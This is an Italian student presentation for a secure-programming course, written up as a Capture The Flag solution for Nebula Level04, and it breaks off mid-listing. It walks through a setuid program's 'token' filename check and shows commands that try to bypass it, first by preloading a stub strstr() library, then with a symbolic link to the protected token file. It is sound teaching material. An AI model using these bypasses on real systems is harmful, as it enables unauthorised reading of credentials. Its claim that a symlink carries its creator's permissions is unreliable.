

# PROGRAMMAZIONE SICURA

## *Capture The Flag: Level04 Nebula*

Candidati:

Aniello Giugliano

Giacomo Coccozziello

Professoressa:

Barbara Masucci

# SCOPO DELLA PRESENTAZIONE

L'obiettivo è vincere la sfida **Capture The Flag Level04** di Nebula attraverso due diverse strategie di attacco:

- Creazione di una libreria condivisa (come visto a lezione)
- Creazione ed iniezione di un link simbolico

## LEVEL 04

« This level requires you to read the **token** file, but the code restricts the files that can be read. Find a way to bypass it :) »

Il programma in questione ha il seguente percorso:

`/home/flag04/flag04`

# CODICE SORGENTE

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>
#include <fcntl.h>
```

```
int main(int argc, char **argv, char **envp)
```

```
{
```

```
    char buf[1024];
```

```
    int fd, rc;
```

Buffer di 1024 byte

Variabili intere

```
if(argc == 1) {  
    printf("%s [file to read]\n", argv[0]);  
    exit(EXIT_FAILURE);  
}
```

Se esiste un unico argomento il programma termina, in quanto nessun file è specificato

```
if(strstr(argv[1], "token") != NULL) {  
    printf("You may not access '%s'\n", argv[1]);  
    exit(EXIT_FAILURE);  
}
```

Controlla se il secondo argomento è «token», in caso di risposta affermativa l'esecuzione termina

```
fd = open(argv[1], O_RDONLY);
if (fd == -1) {
    err(EXIT_FAILURE, «Unable to open %s», argv[1]);
}
rc = read(fd, buf, sizeof(buf));
if (rc == -1) {
    err(EXIT_FAILURE, «Unable to read fd %d», fd);
}
write(1, buf, rc);
}
```

Open è una system call che ci permette di aprire un file in sola lettura.

Read è una system call usata per leggere dati nel buffer.

Write è una system call usata per scrivere dati all'interno di un buffer

# OBIETTIVO DELLA SFIDA


- Recupero della password (token) dell'utente flag04, aggirando il controllo di sicurezza del programma /home/flag04/flag04
- Autenticazione come utente flag04
- Esecuzione del programma /bin/getflag come utente flag04

# MODUS OPERANDI

- Raccogliere più informazioni possibili sul sistema (Nebula 04)
- Creare/Aggiornare l'albero di attacco
- Provare l'attacco soltanto dopo aver individuato un percorso plausibile
- Se l'attacco non è riuscito, tornare al primo punto
- Se l'attacco è riuscito, la sfida è vinta!



# COSTRUZIONE ALBERO DI ATTACCO



# RICHIESTA PASSWORD

È possibile chiedere la password dell'account flag04 al legittimo proprietario?

Il legittimo proprietario sarebbe disposto a darci la password?

➤ No! Altrimenti che sfida sarebbe?

**Si deduce che la richiesta legittima della password non è una strada percorribile.**


# ROTTURA PASSWORD

É possibile rompere la password flag04?

➤ No, in quanto se la password viene scelta bene, è un compito difficile.

**Si deduce che la rottura della password non è una strada percorribile**

# AGGIORNAMENTO ALBERO DI ATTACCO



# FALLIMENTO DELLA STRATEGIA

Con alta probabilità la strategia scelta non porterà a nessun risultato

Bisogna **cercare altre vie** per ottenere la password di flag04 e catturare la bandierina

# STRATEGIA ALTERNATIVA

Vediamo quali directory sono a disposizione dell'utente level04

- `ls /home/level *`
- `ls /home/flag*`

L'utente level04 può accedere solamente alle directory

- `/home/level04`
- `/home/flag04`

# ACCESSO UTENTE LEVEL 04

```
Ubuntu 11.10 nebula tty1
nebula login: level04
Password:
Welcome to Ubuntu 11.10 (GNU/Linux 3.0.0-12-generic i686)

* Documentation:  https://help.ubuntu.com/
New release '12.04 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

level04@nebula:~$
```

# DIRECTORY LEVEL 04

La directory `/home/level04` non sembra contenere materiale interessante

```
level04@nebula:~$ ls -la
total 64
drwxr-x--- 1 level04 level04  60 2020-03-23 06:00 .
drwxr-xr-x 1 root    root     60 2012-08-27 07:18 ..
-rw-r--r-- 1 level04 level04 220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 level04 level04 3353 2011-05-18 02:54 .bashrc
drwx----- 2 level04 level04  60 2020-03-23 06:00 .cache
-rw----- 1 level04 level04  41 2011-11-20 21:16 .lessht
-rw-r--r-- 1 level04 level04 675 2011-05-18 02:54 .profile
```



# DIRECTORY FLAG 04

La directory `/home/flag04` contiene i file di configurazione di BASH, l'eseguibile `flag04`, il file «token» ed altri file.

```
level04@nebula:/home/flag04$ ls -la
total 13
drwxr-x--- 2 flag04 level04  93 2011-11-20 21:52 .
drwxr-xr-x 1 root    root    60 2012-08-27 07:18 ..
-rw-r--r-- 1 flag04 flag04  220 2011-05-18 02:54 .bash_logout
-rw-r--r-- 1 flag04 flag04 3353 2011-05-18 02:54 .bashrc
-rwsr-x--- 1 flag04 level04 7428 2011-11-20 21:52 flag04
-rw-r--r-- 1 flag04 flag04  675 2011-05-18 02:54 .profile
-rw----- 1 flag04 flag04   37 2011-11-20 21:52 token
```

- Il file `flag04` è di proprietà di `flag04` ed è eseguibile dagli utenti (`level04`) ed ha il bit **SETUID** settato a 1.
- Il file «token» non è eseguibile dagli utenti (`level04`) in quanto non ha i permessi di lettura, scrittura ed esecuzione.

# VISUALIZZAZIONE FILE TOKEN

Andiamo a visualizzare il contenuto del file «token»

```
level04@nebula:~$ cat /home/flag04/token  
cat: /home/flag04/token: Permission denied
```

```
level04@nebula:~$ /home/flag04/flag04 token  
You may not access 'token'
```

Non è possibile visualizzare il contenuto del token

# FUNCTION STRSTR()

Non possiamo visualizzare il contenuto del file «token» poichè c'è una restrizione all'interno del codice sorgente implementata attraverso la funzione **strstr()**

Leggiamo la documentazione della funzione strstr() attraverso il comando **man**:

```
STRSTR(3)                                Linux Programmer's Manual          STRSTR(3)
NAME
    strstr, strcasestr - locate a substring
SYNOPSIS
    #include <string.h>

    char *strstr(const char *haystack, const char *needle);

    #define _GNU_SOURCE
    #include <string.h>

    char *strcasestr(const char *haystack, const char *needle);
DESCRIPTION
    The strstr() function finds the first occurrence of the substring needle in the string haystack. The terminating '\0' characters are not compared.

    The strcasestr() function is like strstr(), but ignores the case of both arguments.
```

# FUNCTION STRTSTR() 2

## RETURN VALUE

These functions return a pointer to the beginning of the substring, or NULL if the substring is not found.

## CONFORMING TO

The `strstr()` function conforms to C89 and C99. The `strcasestr()` function is a nonstandard extension.

## BUGS

Early versions of Linux libc (like 4.5.26) would not allow an empty `needle` argument for `strstr()`. Later versions (like 4.6.27) work correctly, and return `haystack` when `needle` is empty.

## SEE ALSO

`index(3)`, `memchr(3)`, `rindex(3)`, `strcasecmp(3)`, `strchr(3)`, `string(3)`, `strpbrk(3)`, `strsep(3)`, `strspn(3)`, `strtok(3)`, `wcsstr(3)`, `feature_test_macros(7)`

## COLOPHON


This page is part of release 3.27 of the Linux `man-pages` project. A description of the project, and information about reporting bugs, can be found at <http://www.kernel.org/doc/man-pages/>.

# CREAZIONE SOTTOSTRINGA «xxtoken»

È possibile eseguire il programma flag04 con in input una sottostringa di token ad esempio «xxtoken», il quale è un file che non esiste.

```
level04@nebula:/home/flag04$ ./flag04 xxtoken  
You may not access 'xxtoken'
```

# AGGIORNAMENTO ALBERO DI ATTACCO



# CREAZIONE DI UNA LIBRERIA CONDIVISA

Leggiamo la documentazione delle variabili di ambiente digitando il comando  
**man environ:**

```
leve104@nebula:/home/flag04$ man environ
```

# VARIABILE LD\_PRELOAD

Scopriamo che alcune variabili di ambiente, tra cui LD\_PRELOAD possono influenzare il comportamento del linker dinamico.

```
LD_LIBRARY_PATH, LD_PRELOAD and other LD_* variables influence the  
behavior of the dynamic loader/linker.
```

LD\_PRELOAD viene utilizzato per ridefinire dinamicamente alcune funzioni senza dover ricompilare i sorgenti.



# SCRITTURA LIBRERIA CONDIVISA

Il file **strstr.c** contiene una implementazione della funzione strstr()

```
#include <stdio.h>
#include <stdlib.h>

char *strstr(char const *haystack, char const *needle)
{
    return NULL;
}
```

# CREAZIONE DELLA LIBRERIA CONDIVISA

Per la creazione della libreria condivisa, usiamo il comando **gcc** :

```
gcc -shared -fPIC -o strstr.so strstr.c
```

Genera un oggetto linkabile a tempo di esecuzione e condivisibile con gli altri oggetti

Genera codice indipendente dalla posizione rilocabile ad un indirizzo di memoria arbitrario

# MODIFICA DI LD\_PRELOAD

Possiamo caricare anticipatamente la libreria condivisa strstr.so andando a modificare la variabile LD\_PRELOAD:

```
export LD_PRELOAD=./strstr.so
```

# OMEGENEIZZAZIONE DEI PRIVILEGI

L'iniezione di una libreria condivisa funziona solo se il file binario (strsr.c) e la libreria condivisa (strsr.so) hanno lo stesso tipo di privilegi:

- ☐ sono entrambi SETUID
- ☐ nessuno dei due lo è

Possiamo impostare il bit SETUID per la libreria condivisa strsr.so?


- No, in quanto non siamo root.

Possiamo rimuovere il bit SETUID per il file binario /home/flag04/flag04?

- Sì, con una copia attraverso il seguente comando:

```
cp /home/flag04/flag04 /home/level04
```

# AGGIORNAMENTO DELL'ALBERO DI ATTACCO



# RISULTATO DELL'ATTACCO

Il risultato ottenuto è:

```
level04@nebula:~$ ls
strstr.c
level04@nebula:~$ gcc -shared -fPIC -o strstr.so strstr.c
level04@nebula:~$ ls
strstr.c  strstr.so
level04@nebula:~$ export LD_PRELOAD=./strstr.so
level04@nebula:~$ cp /home/flag04/flag04 ./
level04@nebula:~$ ./flag04 /home/flag04/token
flag04: Unable to open /home/flag04/token: Permission denied
level04@nebula:~$
```

**L'attacco fallisce!!**

# CAUSA DEL FALLIMENTO

L'attacco fallisce a causa dei permessi presenti per il file flag04.

Dopo l'omogeneizzazione il file «token» non presenta il bit SETUID settato ed inoltre non ha i permessi per gli altri utenti.

Il programma ci permette di aprire un file non contenente la sottostringa token (xxtoken)

# FUNZIONE OPEN()

Prendiamo in considerazione la funzione `open()` del codice sorgente

```
fd = open(argv[1], O_RDONLY);  
if(fd == -1) {  
    err(EXIT_FAILURE, «Unable to open %s», argv[1]);  
}
```

## SYNOPSIS

```
#include <sys/types.h>  
#include <sys/stat.h>  
#include <fcntl.h>  
  
int open(const char *pathname, int flags);  
int open(const char *pathname, int flags, mode_t mode);  
  
int creat(const char *pathname, mode_t mode);
```



# FUNZIONE OPEN()

The argument `flags` must include one of the following `access modes`: `O_RDONLY`, `O_WRONLY`, or `O_RDWR`. These request opening the file read-only, write-only, or read/write, respectively.

In addition, zero or more file creation flags and file status flags can be bitwise-or'd in `flags`. The `file creation flags` are `O_CREAT`, `O_EXCL`, `O_NOCTTY`, and `O_TRUNC`. The `file status flags` are all of the remaining flags listed below. The distinction between these two groups of flags is that the file status flags can be retrieved and (in some cases) modified using `fcntl(2)`. The full list of file creation flags and file status flags is as follows:

Specificando gli access mode, possiamo aprire diversi tipi di file o cartelle tra cui i link simbolici.

## `O_NOFOLLOW`

If `pathname` is a symbolic link, then the open fails. This is a FreeBSD extension, which was added to Linux in version 2.1.126. Symbolic links in earlier components of the `pathname` will still be followed.

# CREAZIONE ED INIEZIONE DI UN LINK SIMBOLICO

Un link simbolico (symlink) indica un particolare tipo di file che punta ad un altro file o directory.

Il symlink viene creato dall'attaccante e punta ad un file creato dalla vittima, pertanto esso avrà tutti i permessi dell'utente che lo ha generato.

A questo punto, un symlink ci permette di bypassare il controllo della funzione `strstr()` ed inoltre di superare i permessi del file token (password)

# CREAZIONE ED INIEZIONE DI UN LINK SIMBOLICO

Il symlink viene creato attraverso il comando:

**ln -s target symlink**

```
level04@nebula:~$ ln -s /home/flag04/token key
```

```
level04@nebula:~$ ls  
key
```

In questo caso il token viene chiamato «key», in quanto non può avere come sottostringa «token»

# CREAZIONE ED INIEZIONE DI UN LINK SIMBOLICO

Il symlink ha i permessi dell'utente che l'ha creato (attaccante)

```
level04@nebula:~$ ls -la
total 6
drwxr-x--- 1 level04 level04  80 2020-03-23 06:00 .
drwxr-xr-x 1 root    root    60 2012-08-27 07:18 ..
